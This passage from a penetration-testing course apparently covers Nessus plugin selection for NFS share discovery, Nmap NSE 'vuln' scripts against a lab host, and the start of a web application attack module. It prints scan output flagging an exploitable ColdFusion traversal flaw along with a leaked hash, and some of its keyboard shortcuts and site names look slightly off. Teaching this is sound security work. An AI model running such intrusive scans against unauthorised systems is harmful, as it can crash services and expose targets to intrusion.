

Figure 78: Minimizing Scan Target

With some of the scan options slimmed down, we can begin to select the plugins. We'll start by heading over to the *Plugins* tab and clicking *Disable All* in the top right:



Figure 79: Disabling All Plugins

At this point, the scan will run very quickly, but won't do much! To scan for open NFS shares, we'll navigate to "RPC" in the left column and set "NFS Exported Share Information Disclosure" in the right column to *Enabled*:



Figure 80: Enabling the NFS plugin

Now that the scan is configured, we are ready to launch it. To do this, we'll once again click the arrow next to *Save* and then *Launch*:



Figure 81: Launching the Scan

Please note that even though we have configured the scanner to only scan port 111, running a packet capture during the scan will show that there is still traffic to other ports. This happens because port scanning is only one part of Nessus's scanning profile and most vulnerability scanners run additional services and plugins to gather target information behind the scenes. There is no simple way to completely control all the traffic generated by an automated scanner. This level of control only comes through manual efforts.

Once the status of the scan is "Completed", we can click on the scan name, then on Beta's IP to open the list of discovered vulnerabilities. Navigating to the single critical vulnerability and clicking on it displays a detailed page showing all the exported NFS shares:



Figure 82: Reviewing the results

Note that the scan also generated two additional *info* plugin outputs. These include details about the scan and the result of the SYN scan.

8.2.6.1 Exercises

1. Follow the steps above to create your own individual scan of Beta.
2. Run Wireshark or tcpdump during the individual scan. What other ports does Nessus scan? Why do you think Nessus scans other ports?
3. Review the results of the scan.

8.3 Vulnerability Scanning with Nmap

As an alternative to Nessus, we can also use the Nmap Scripting Engine (NSE)[235] to perform automated vulnerability scans. While NSE is not a full-fledged vulnerability scanner, it does have a respectable library of scripts that can be used to detect and validate vulnerabilities. NSE scripts are

[235] (Nmap, 2019), https://nmap.org/book/nse.html

written in Lua[236] and range in functionality from brute force and authentication to detecting and exploiting vulnerabilities. For these purposes we will focus on the scripts in the "vuln" and "exploit" categories, as the former detects a vulnerability and the latter attempts to exploit it.

However, there is overlap between these categories and some "vuln" scripts may essentially run stripped-down exploits. For this reason, scripts are also further categorized as "safe" or "intrusive" and we should take great care when executing the latter because they may crash a remote service or take down the target.

Never run NSE scripts blindly. Take time to inspect them to understand what they do before running them, and test on your own targets whenever possible.

On Kali, the NSE scripts can be found in the /usr/share/nmap/scripts/ directory. Opening any of the *.nse files in a text editor shows the source of each script in a simple human-readable format. Take time to review some of the NSE scripts to get familiar with the format and the types of checks these scripts perform.

This folder also contains a script.db file that serves as an index to all of the scripts. It also categorizes each of the Nmap scripts. We could, for example, use the file to **grep** for scripts in the "vuln" and "exploit" categories, as shown in Listing 278:

```
kali@kali:~$ cd /usr/share/nmap/scripts/

kali@kali:/usr/share/nmap/scripts$ head -n 5 script.db
Entry { filename = "acarsd-info.nse", categories = { "discovery", "safe", } }
Entry { filename = "address-info.nse", categories = { "default", "safe", } }
Entry { filename = "afp-brute.nse", categories = { "brute", "intrusive", } }
Entry { filename = "afp-ls.nse", categories = { "discovery", "safe", } }
Entry { filename = "afp-path-vuln.nse", categories = { "exploit", "intrusive", "vuln",

kali@kali:/usr/share/nmap/scripts$ cat script.db  | grep '"vuln"\|"exploit"'
Entry { filename = "afp-path-vuln.nse", categories = { "exploit", "intrusive", "vuln",
Entry { filename = "clamav-exec.nse", categories = { "exploit", "vuln", } }
Entry { filename = "distcc-cve2004-2687.nse", categories = { "exploit", "intrusive", "
Entry { filename = "ftp-proftpd-backdoor.nse", categories = { "exploit", "intrusive",
Entry { filename = "ftp-vsftpd-backdoor.nse", categories = { "exploit", "intrusive", "
...
```

Listing 278 - The Nmap script database

Let's try to use the NSE to detect a vulnerability. For this example, we will use **--script vuln** to run all scripts in the "vuln" category against a target in the PWK labs:

```
kali@kali:~$ sudo nmap --script vuln 10.11.1.10
[sudo] password for kali:
Starting Nmap 7.70 ( https://nmap.org )
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
```

[236] (Nmap, 2019), https://nmap.org/book/nse-language.html

```
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.11.1.10
Host is up (0.099s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
80/tcp open  http
| http-cookie-flags:
|   /CFIDE/administrator/enter.cfm:
|     CFID:
|       httponly flag not set
|     CFTOKEN:
|       httponly flag not set
|   /CFIDE/administrator/entman/index.cfm:
|     CFID:
|       httponly flag not set
|     CFTOKEN:
|       httponly flag not set
|   /CFIDE/administrator/archives/index.cfm:
|     CFID:
|       httponly flag not set
|     CFTOKEN:
|_      httponly flag not set
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /CFIDE/administrator/enter.cfm: ColdFusion Admin Console
|   /CFIDE/administrator/entman/index.cfm: ColdFusion Admin Console
|   /cfide/install.cfm: ColdFusion Admin Console
|   /CFIDE/administrator/archives/index.cfm: ColdFusion Admin Console
|   /CFIDE/wizards/common/_logintowizard.cfm: ColdFusion Admin Console
|_  /CFIDE/componentutils/login.cfm: ColdFusion Admin Console
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-vuln-cve2010-2861:
|   VULNERABLE:
|   Adobe ColdFusion Directory Traversal Vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2010-2861  OSVDB:67047
|       Multiple directory traversal vulnerabilities in the administrator console
|       in Adobe ColdFusion 9.0.1 and earlier allow remote attackers to read arbitrary
|       files via the locale parameter
|     Disclosure date: 2010-08-10
|     Extra information:
|
|     ColdFusion8
|       HMAC: 749CD10DC95AF1713642CC5A1046857830C05E0B
|       Salt: 1560458235684
|       Hash: AAFDC23870ECBCD3D557B6423A8982134E17927E
|
|     References:
|       http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2861
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2861
|       http://www.blackhatacademy.org/security101/Cold_Fusion_Hacking
|       http://osvdb.org/67047
```

```
|_      http://www.nessus.org/plugins/index.php?view=single&id=48340
MAC Address: 00:50:56:93:38:CA (VMware)
```

Listing 279 - Using NSE's "vuln" scripts against a specific virtual machine in the PWK labs

We see that the http-vuln-cve2010-2861.nse script successfully detected an Adobe Coldfusion vulnerability on our target. This is rather interesting and worth further investigation.

While Nmap is not a vulnerability scanner in the traditional sense, it can be very useful for similar tasks. We can use Nmap during a penetration test to verify vulnerability scanner results, to serve as a backup to a purpose-built scanner, and to help reduce false positives.

However, Nmap also requires heeding the same warnings applicable to traditional vulnerability scanners. We must understand what the scripts will and will not check for, the amount of traffic the scripts will generate, and what potential dangers we may incur with each script.

8.3.1.1 Exercise

1. Find an NSE script similar to the NFS Exported Share Information Disclosure that was executed in the "Scanning with Individual Nessus Plugins" section. Once found, run the script against Beta in the PWK labs.

8.4 Wrapping Up

Vulnerability scanning can be very helpful during the initial phase of a penetration test. Once configured correctly, vulnerability scanning tools can provide a wealth of information and reveal some serious and unforeseen vulnerabilities that can make a significant impact during a penetration testing engagement. That being said, it is important for us to understand that a manual review is still required and that scanners can only discover vulnerabilities that they are programmed for. Finally, we should always keep in mind that vulnerability scanning tools can perform actions that could be detrimental to some networks or targets, so we must exercise caution when using them.

9. Web Application Attacks

In this module, we will focus on the identification and exploitation of common web application vulnerabilities. Modern development frameworks and hosting solutions have simplified the process of building and deploying web-based applications. However, these applications usually expose a large attack surface because of a lack of mature application code, multiple dependencies, and insecure server configurations.

Web applications can be written in a variety of programming languages and frameworks, each of which can introduce specific types of vulnerabilities. However, the most common vulnerabilities are similar in concept, regardless of the underlying technology stack.

In this module, we will discuss web application vulnerability enumeration and exploitation. Although the complexity of vulnerabilities and attacks vary, we will demonstrate the exploitation of several common web application vulnerabilities listed in the OWASP Top 10 list.[237] These attack vectors will serve as the basic building blocks used to construct more advanced attacks.

9.1 Web Application Assessment Methodology

Before we begin discussing enumeration and exploitation, we will talk about the basic web application penetration testing methodology.

As a first step, we should gather information about the application. What does the application do? What language is it written in? What server software is the application running on? The answers to these and other basic questions will help guide us towards our first (or next) potential attack vector.

As with many penetration testing disciplines, the goal of each attempted attack or exploit is to increase our permissions within the application or pivot to another application or target. Each successful exploit along the way may grant access to new functionality or components within the application. We may need to successfully execute several exploits to advance from an unauthenticated user account access to any kind of shell on the system.

Enumeration of new functionality is important each step of the way especially since attacks that previously failed may succeed in a new context. As penetration testers, we must continue to enumerate and adapt until we've exhausted all attack avenues or compromised the system.

9.2 Web Application Enumeration

It is important to identify the components that make up a web application before attempting to blindly exploit it. Many web application vulnerabilities are technology-agnostic. However, some exploits and payloads need to be crafted based on the technological underpinnings of the application, such as the database software or operating system. Before launching any attacks on a web application, we should attempt to discover the technology stack in use, which generally consists of the following components:

- Programming language and frameworks

[237] (OWASP, 2019), https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

- Web server software
- Database software
- Server operating system

There are several techniques that we can use to gather this information directly from the browser. Most modern browsers include developer tools that can assist in the enumeration process. We will be focusing on Firefox since it is the default browser in Kali Linux. However, most browsers include similar developer tools.

9.2.1 Inspecting URLs

File extensions, which are sometimes a part of a URL, can reveal the programming language the application was written in. Some of these, like .php, are straightforward, but other extensions are more cryptic and vary based on the frameworks in use. For example, a Java-based web application might use .jsp, .do, or .html.

However, file extensions on web pages are becoming less common since many languages and frameworks now support the concept of *routes*, which allow developers to map a URI to a section of code. Applications leveraging routes use logic to determine what content is returned to the user and make URI extensions largely irrelevant.

9.2.2 Inspecting Page Content

Although URL inspection can provide some clues about the target web application, most context clues can be found in the source of the web page. The Firefox *Debugger* tool (found in the *Web Developer* menu or by pressing Ctrl Shift K) displays the page's resources and content, which varies by application. The Debugger tool may display JavaScript frameworks, hidden input fields, comments, client-side controls within HTML, JavaScript, and much more.

To demonstrate this, we can open the Debugger while browsing www.megacorp.one:



Figure 83: Using Developer Tools to Inspect JavaScript Sources

We can see that the application running on www.megacorpone.com uses jQuery[238] version 1.11.0, a common JavaScript library. In this case, the developer minified[239] the code, making it more compact and conserving resources but making it somewhat difficult to read. Fortunately, we can "prettify" code within Firefox by clicking on the *Pretty print source* button with the double curly braces:

[238] (jQuery, 2019), https://jquery.com/

[239] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Minification_(programming)



Figure 84: Pretty Print Source

After clicking the icon, Firefox will display the code in a format that is easier to read and follow:



Figure 85: Viewing Prettified Source in Firefox

We can also use the *Inspector* tool to drill down into specific page content. Let's use Inspector to examine the *email input* element from the "Contact" page by right-clicking the email address field on the page and selecting *Inspect Element* or using the shortcut Page Up.

